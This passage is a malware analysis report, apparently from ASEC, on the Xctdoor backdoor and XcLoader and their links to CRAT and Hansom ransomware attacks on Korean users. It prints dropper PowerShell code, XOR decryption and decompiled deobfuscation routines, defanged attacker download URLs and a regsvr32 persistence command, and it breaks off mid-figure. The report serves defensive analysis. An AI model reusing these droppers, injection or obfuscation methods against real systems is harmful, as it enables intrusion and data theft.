Analysis of the Connection Between Xctdoor and Past CRAT Attack Cases (Larva-26005)

By ATCP

Published: 2026-08-03 · Archived: 2026-08-07 02:00:24 UTC

1. Overview

AhnLab SEcurity intelligence Center (ASEC) recently confirmed that the Larva-26005 threat actor is distributing Xctdoor to users in Korea. Xctdoor was disclosed through the ASEC blog in 2024, and **[1]** In March 2026, Hauri disclosed an attack case in which the malware was disguised as an integrated security program. **[2]**

While analyzing the attacks and malware used by the Larva-26005 threat actors, ASEC confirmed that Xctdoor is linked to past instances of CRAT malware distribution. CRAT was first identified in 2020 and was used in various attack cases targeting South Korean users, including spear phishing attacks and distribution via uploads to domestic community sites. According to a Cisco Talos report, the malware installed the Hansom ransomware to encrypt infected systems, and attack cases of the same type were also identified in domestic ASD logs. Security firms that investigated CRAT identified the threat actors as the Lazarus group, and links to other North Korea-based attack cases were also confirmed. In other words, the Larva-26005 threat actors have been active since at least 2020; while they initially used CRAT and Xctdoor in conjunction with the Hansom ransomware attack process, they appear to be using only Xctdoor recently.

This report first summarizes attack cases identified in 2026 that disguised themselves as security programs. Although the initial distribution method is unknown, the malware was installed via droppers disguised as the security programs Veraport and SoftCamp. In these attacks, Xctdoor was ultimately installed, with two variants used: one written in C++ and the other in Go. As the malware is currently being distributed via LNK files, this report also summarizes newly identified attack cases. **[3]** This section also covers a CRAT attack case identified in Korea, in which CRAT and an early version of Xctdoor were used alongside the Hansom ransomware. Both pieces of malware were installed simultaneously and utilize the AppX package path—which is still being exploited today—as their installation path. Furthermore, similar to Xctdoor, the obfuscated code is decrypted and executed during runtime, and the process of verifying start and end patterns before and after the obfuscated code is identical. Finally, we summarize the connections to other threat actors based on previously known attack cases.

2. 2026 Attack Cases

2.1. Cases of Disguise as Security Software

In March 2026, Hauri reported on an attack case exploiting Xctdoor. While the report focused on an installer disguised as Veraport, a variant disguised as SoftCamp was also distributed from the same address.




Figure 1. Malware and legitimate programs inside the compressed file

When the compressed file is decompressed, a legitimate executable and a malicious DLL are found inside the "setup" folder. The compressed file disguised as Veraport contains Sysinternals' ShellRunAs, renamed to "veraport-q3.Exe" to mimic Veraport. When executed, it uses DLL side-loading to load and execute a malicious dropper named "credui.Dll" located in the same Path. While running, it creates and executes the actual Veraport installer at the path "%TEMP%\veraport-q3.Exe" to disguise itself as a legitimate installation program. The SoftCamp-disguised compressed file contains the Microsoft program "wkspbroker.Exe," which is disguised as a SoftCamp installer under the file name "SCWSSPSetup.Exe"; when executed, it loads the loader malware "RADCUI.Dll." Note that the loader malware decrypts "Setup.Dat," located in the same directory; this is the actual legitimate SoftCamp installer.




Figure 2. Veraport installer

Figure 3. SoftCamp Installer

When the dropper is executed via the DLL side-loading method, it creates three files. First, the VBS launcher malware “%PUBLIC%\videos\s{random}.Vbs” is executed. “S{random}.Vbs” executes the BAT downloader malware “%PUBLIC%\videos\{random}.Bat,” located in the same Path. “{Random}.Bat” performs its downloader function while simultaneously registering the VBS downloader malware “%PUBLIC%\videos\p{random}.Vbs,” located in the same Path, in the Task Scheduler.

Type	Path	Creation Method
VBS Launcher	%PUBLIC%\videos\s{random}.Vbs	Dropper
VBS Downloader	%PUBLIC%\videos\{random}.Bat	Dropper
VBS Downloader	%PUBLIC%\videos\p{random}.Vbs	Dropper
PS Launcher	%PUBLIC%\videos\2.Ps1	Download

Table 1. Script files generated

“{Random}.Bat” downloads XcLoader and Xctdoor, while “p{random}.Vbs” downloads the PowerShell script “%PUBLIC%\videos\2.Ps1”.

Type	Download URL	Downloaded File	Download Path
BAT Downloader	Hxxp://hesenorm[.]Info/download/xtps	Encrypted Xctdoor	%PUBLIC%\videos\x{random}
	Hxxp://hesenorm[.]Info/download/lcpy	Encrypted XcLoader	%PUBLIC%\videos\x{random}
VBS Downloader	Hxxp://hesenorm[.]Info/download/pxt2	PowerShell Launcher	%PUBLIC%\videos\2.Ps1

Table 2. Download Targets

The PowerShell script “%PUBLIC%\videos\2.Ps1” moves the file that was downloaded with the random name—that is, the encrypted Xctdoor—to the following Path.

- Original: C:\Users\Public\Pictures\x{random}
- Destination: %LOCALAPPDATA%\Packages\Microsoft.MicrosoftOffice365Hub_8wekyb3d8bbwe\Settings\roaming.Dat

It also XOR-decodes the “l{random}” file—which is XcLoader—and moves it to the following Path.

- Source: C:\Users\Public\Pictures\l{random}
- Destination: %LOCALAPPDATA%\Packages\Microsoft.MicrosoftOffice365Hub_8wekyb3d8bbwe\Settings\settings.Lock

The XOR decryption method is as follows.

- XOR decryption method: Decrypted_Data = (Encrypted_Data ^ 0x11 ^ ((i * i) mod 0xFF)

```
$encodedel = '"YzpcdXNlcnNccHVibGljXHZpZGVvc1wq"'
$decodedBytesdel = [System.Convert]::FromBase64String($encodedel)
$del = [System.Text.Encoding]::UTF8.GetString($decodedBytesdel)

$fileList = Get-ChildItem -Path $folderPath -Filter "x*" -File

if ($fileList.Count -gt 0) {…
}

$fileList2 = Get-ChildItem -Path $folderPath -Filter "l*" -File

if ($fileList2.Count -gt 0) {

    $file2 = $fileList2[0]
    $inputFilePath2 = $file2.FullName
    Write-Output $inputFilePath2
    $outputFilePath2 = Join-Path $env:USERPROFILE $locPath

    Write-Output $outputFilePath2
    $fileBytes2 = [System.IO.File]::ReadAllBytes($inputFilePath2)

    $dllBuffer2 = New-Object byte[] $fileBytes2.Length
    for ($i2 = 0; $i2 -lt $fileBytes2.Length; $i2++) {
        $v2 = $fileBytes2[$i2]
        $result2= $v2 -bxor 0x11 -bxor ($i2 * $i2)
        $result2 = $result2 % 256
        $dllBuffer2[$i2] = [byte]$result2
    }

    [System.IO.File]::WriteAllBytes($outputFilePath2, $dllBuffer2)
```

Figure 4. Decryption routine in the PowerShell script

Once this process is complete, the following command uses RegSvr32 to run XcLoader, which creates and executes a shortcut on the startup path to maintain persistence.

- Execution command: C:\WINDOWS\system32\regsvr32.Exe /s %LOCALAPPDATA%\Packages\Microsoft.MicrosoftOffice365Hub_8wekyb3d8bbwe\Settings\settings.Lock

2.2. LNK Attack Cases

Attack cases involving the Larva-26005 threat actor continue to be identified, and most of the attacks detected in our ASD logs are believed to be spear phishing attacks. LNK files are used during the Initial Intrusion phase. The LNK malware acts as a dropper; similar to the security program disguise case described above, it displays a decoy document file while simultaneously creating and executing three script files. The following is the decoy document

file generated by the “***_Comprehensive Status Report_(Confidential)_26.4.4.LNK” malware identified in an attack case from April 2026.





Figure 5. Decoy document file

The LNK malware performs command execution as follows to create VBS Launcher, BAT Downloader, and VBS Downloader; its subsequent behavior is identical to that in the example above.



```
$n = '"[redacted]_종합현황_(대외비)_26.4.1"';
$dir = (Get-Location).Path;
$filepath = $dir+'\'+$n+'.lnk';
$file = gc $filepath -Encoding Byte -Raw;
$Savepath = $dir+'\'+$n+'.xlsx';
del $filepath;
sc $Savepath ([byte[]]($file ^| select -Skip 010070 -First 00681613)) -Encoding Byte;
^& $Savepath;
$extrab='U2V0IFdzaFNoZWxsID0gQ3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNoZWxsIikKV3NoU2hlbGwuUnVuICJw
$ib = [Convert]::FromBase64String($extrab);
$jb = [System.Text.Encoding]::UTF8.GetString($ib);
$rb = [System.Random]::new().Next(10000, 100000);
$rb = $rb.ToString();
$rbf = $rb + '.vbs';
$fb = 'C:\Users\Public\Videos\' + $rbf;
$extrat='QGVjaG8gb2ZmCnNldGxvY2FsIGVuYWJsZWRlbGF5ZWRleHBhbnNpb24KCnNldCBCQVNFNjRfU1RSSU5H
$it = [Convert]::FromBase64String($extrat);
$jt = [System.Text.Encoding]::UTF8.GetString($it);
$rt = [System.Random]::new().Next(10000, 100000);
$rt = $rt.ToString();
$rtf = $rt + '.bat';
$ft = 'C:\Users\Public\Videos\' + $rtf;
Set-Content $ft $jt;
$extrap='RGltIHVybCwgaHR0cFJlcXVlc3QsIHNjcmlwdENvbnRlbnQsIHBzQ29tbWFuZAp1cmwgPSAiaHR0cHM6
$ip = [Convert]::FromBase64String($extrap);
$jp = [System.Text.Encoding]::UTF8.GetString($ip);
$rp = [System.Random]::new().Next(10000, 100000);
$rp = $rp.ToString();
$rpf = 'p' + $rp + '.vbs';
$fp = 'C:\Users\Public\Videos\' + $rpf;
Set-Content $fp $jp;
$jbn = $jb -replace [regex]::Escape('replacebatpath'), $ft;
Set-Content $fb $jbn;
```

Figure 6. PowerShell commands executed by LNK


The attacks continued in June and July 2026, and the execution of the LNK files as follows was observed in these attack cases. Based on the file names of the distributed LNK files, it appears that corporate users, in addition to general users, were targeted.

- ** Account Statement.LNK
- 2. Jeonse Deposit Investment.LNK
- Summary of Lease Contract Special Provisions.LNK
- Refund Application 1.LNK
- Objection to Improper Conduct.LNK
- Product Registration.LNK
- (RESUME)_***** Cloud & CDN Sales_***.LNK
- Security Precautions for Using *** Due to the Rise in Phishing Sites.LNK
- ** Storyboard_v1.0_260604.LNK
- PREE-February 1st YIDO TT.LNK
- Policy Update (4).LNK
- MTorrent.LNK
- Disk Cleanup.LNK

- Input Data.LNK

2.3. 2024 Attack Cases

ASEC identified additional attack cases involving Larva-26005 threat actors targeting Korea in 2024. In one case, the threat actors first compromised an unmanaged Windows IIS web server to install a web shell, followed by the installation of XcLoader and Xctdoor. In addition to installing backdoors, the threat actor also installed a tunneling program called Ngrok to expose systems located within a NAT environment, allowing external access. [4]



Target Type	File Name	File Size	File Path
Current	cmd.exe	349 KB	%SystemRoot%\system32\cmd.exe
Target	test.exe	228.5 KB	%SystemRoot%\system32\inetsrv\test.exe
Parent	w3wp.exe	22 KB	%SystemRoot%\system32\inetsrv\w3wp.exe
ParentOfParentOfCurrent	svchost.exe	37.88 KB	%SystemRoot%\system32\svchost.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	test.exe	Creates process	N/A
w3wp.exe	N/A	N/A	Deletes executable file	N/A

Figure 7. Log showing the installation of XcLoader via a web server attack

In another case, it is presumed that the threat actor attempted an Initial Breach through the upload page of a groupware system that was exposed to the outside. By exploiting a vulnerable file upload page, the threat actor uploaded a web shell and gained initial control over the groupware system. One characteristic of this attack case was that the attackers modified the installation file of BeeBEEP, an open-source messenger, to insert a routine that creates and executes Xctdoor, and then replaced the existing installation file within the groupware system with a malicious one to spread the malware internally. [5]

In addition, the threat actor exploited a Korean ERP solution by inserting a routine into the module responsible for updates that used the Regsvr32.Exe process to execute a malicious DLL. The DLL executed by this program was Xctdoor, developed in the Go programming language.

3. Malware Analysis

3.2. XcLoader

3.2.1. Analysis of XcLoader

“Settings.Lock,” which is loaded into and executed by the RegSvr32 process via a LNK file, is an injector malware. In the 2024 incident, the threat actor also used XcLoader to inject Xctdoor into legitimate processes. In the past, two variants were used: one written in Go and one in C++. XcLoader reads the Xctdoor malware file

“roaming.Dat,” located in the same path, and decrypts it using the same XOR algorithm as the previous PowerShell script.

- XOR decryption method: Decrypted_Data = (Encrypted_Data ^ 0x11 ^ ((i * i) mod 0xFF)

It then checks for the presence of the `settings.Ini` file in the same path. Although `settings.Ini` was not recovered in this case, the files identified in similar past cases are as follows.

- ApplicationFrameHost.Exe
- Runtimebroker.Exe
- Sihost.Exe
- Taskhostw.Exe
- Explorer.Exe

If the “settings.Ini” file exists, the process name stored as a string in that file is retrieved, and the previously decoded roaming.Dat PE file is injected into that process. If the “settings.Ini” file does not exist, the file is injected into the “explorer.Exe” process. During the injection process, the roaming.Dat PE file is copied into memory twice. It then inserts shellcode to execute RsdserviceMain(), an export function of Xctdoor, and executes that shellcode. As a result, the following five parameters are passed to the RsdserviceMain() function.

- Parameter 1: 0
- Parameter 2: The address of Xctdoor (roaming.Dat) to be used for process injection
- Parameter 3: Hash value of the Xctdoor main function name (OfficeServiceMain()) (0x46903DF2)
- Parameter 4: Address of Xctdoor (roaming.Dat) to be saved to a file (target for changing the XOR key used for code obfuscation)
- Parameter 5: File size of the Xctdoor (roaming.Dat) file

Note that Parameter 3 is the hash value used to locate the backdoor’s main function, OfficeServiceMain().

3.2.2. Code Obfuscation

From droppers that operate via DLL side-loading to XcLoader and Xctdoor, all have their code sections subjected to obfuscation and the code section is decrypted during execution. Such a method has been consistently used since past cases.




Figure 8. Obfuscated and Deobfuscated Code

Obfuscation routines are classified into two types, both of which use the same deobfuscation routine. However, the method for locating the obfuscated code section differs for each type. Additionally, the signature values and obfuscation keys used to identify the obfuscated code section are set differently for each sample. Functions that have been obfuscated call the deobfuscation routine at the beginning of execution to restore the code section before performing their original functions. Then, just before the function ends, they call the obfuscation routine again to return the restored code section to its obfuscated state.

The first type uses a 10-byte signature when traversing the obfuscated code section.

- Structure of the encrypted code section: {Start Signature:10} {Random Data:7} {Obfuscation Code} {End Signature:10}

```
18  start_find[0] = 0x48;
19  start_find[1] = 0xB8;
20  start_find[2] = 0x2C;
21  start_find[3] = 0x63;
22  start_find[4] = 0xAD;
23  start_find[5] = 0xF4;
24  start_find[6] = 0x5A;
25  start_find[7] = 0xFD;
26  start_find[8] = 0xAD;
27  start_find[9] = 0x5C;
28  end_find[0] = 0x48;
29  end_find[1] = 0xB8;
30  end_find[2] = 0xEB;
31  end_find[3] = 0xC8;
32  end_find[4] = 0xA;
33  end_find[5] = 0x9A;
34  end_find[6] = 0xB;
35  end_find[7] = 0xF;
36  end_find[8] = 0x3C;
37  end_find[9] = 2;
38  v10 = 0x30A6C6C3496AA183LL;
39  key = 0x30A6C6C3496AA183LL;
40  while ( memcmp(lpAddress, start_find, 0xAu) )
41    ++lpAddress;
42  while ( memcmp(Buf1, end_find, 0xAu) )
43    ++Buf1;
44  lpAddressa = lpAddress + 17;
45  flNewProtect = 64;
46  flOldProtect = 0;
47  VirtualProtect(lpAddressa, (unsigned int)((_DWORD)Buf1 - (_DWORD)lpAddressa), 0x40u, &flOldProtect);
48  v3 = 0;
49  v2 = 1;
50  for ( i = (char *)lpAddressa; i != Buf1; ++i )
51  {
52    *i ^= *((_BYTE *)&key + v3);
53    *i ^= v2 * v2;
54    v3 = ((_BYTE)v3 + 1) & 7;
55    ++v2;
56  }
```

Figure 9. Deobfuscation routine of the first type

In the second type, a distinctive feature is that the start signature and end signature are separated into two distinct segments when locating the obfuscated code section. The start signature is verified based on the first 4 bytes and the last 4 bytes within a 14-byte range, and the end signature is verified in the same manner. The overall structure is as follows.

- Structure of the encrypted code region: {Start Signature_1:4} {Intermediate Data:6} {Start Signature_2:4} {Random Data:5} {Obfuscation Code} {Random Data:1} {End Signature_1:4} {Intermediate Data:6} {End Signature_2:4}

```
26  start_find_0xA = 0x5BC291BC;
27  start_find_0x0 = 0xF5105E89;
28  v12 = 0x48;
29  v13 = 0xB8;
30  end_find_0xA = 0xE2D01715;
31  end_find_0x0 = 0x78A6570C;
32  key = 0xE75FBF29DFD4F95DuLL;
33  while ( sub_10010700(lpAddress, (unsigned __int8 *)&start_find_0x0, 4u)
34       || sub_10010700(lpAddress + 10, (unsigned __int8 *)&start_find_0xA, 4u) )
35    ++lpAddress;
36  while ( sub_10010700(v4, (unsigned __int8 *)&end_find_0x0, 4u)
37       || sub_10010700(v4 + 10, (unsigned __int8 *)&end_find_0xA, 4u) )
38    ++v4;
39  lpAddressa = lpAddress + 19;
40  v5 = v4 - 1;
41  flNewProtect = 64;
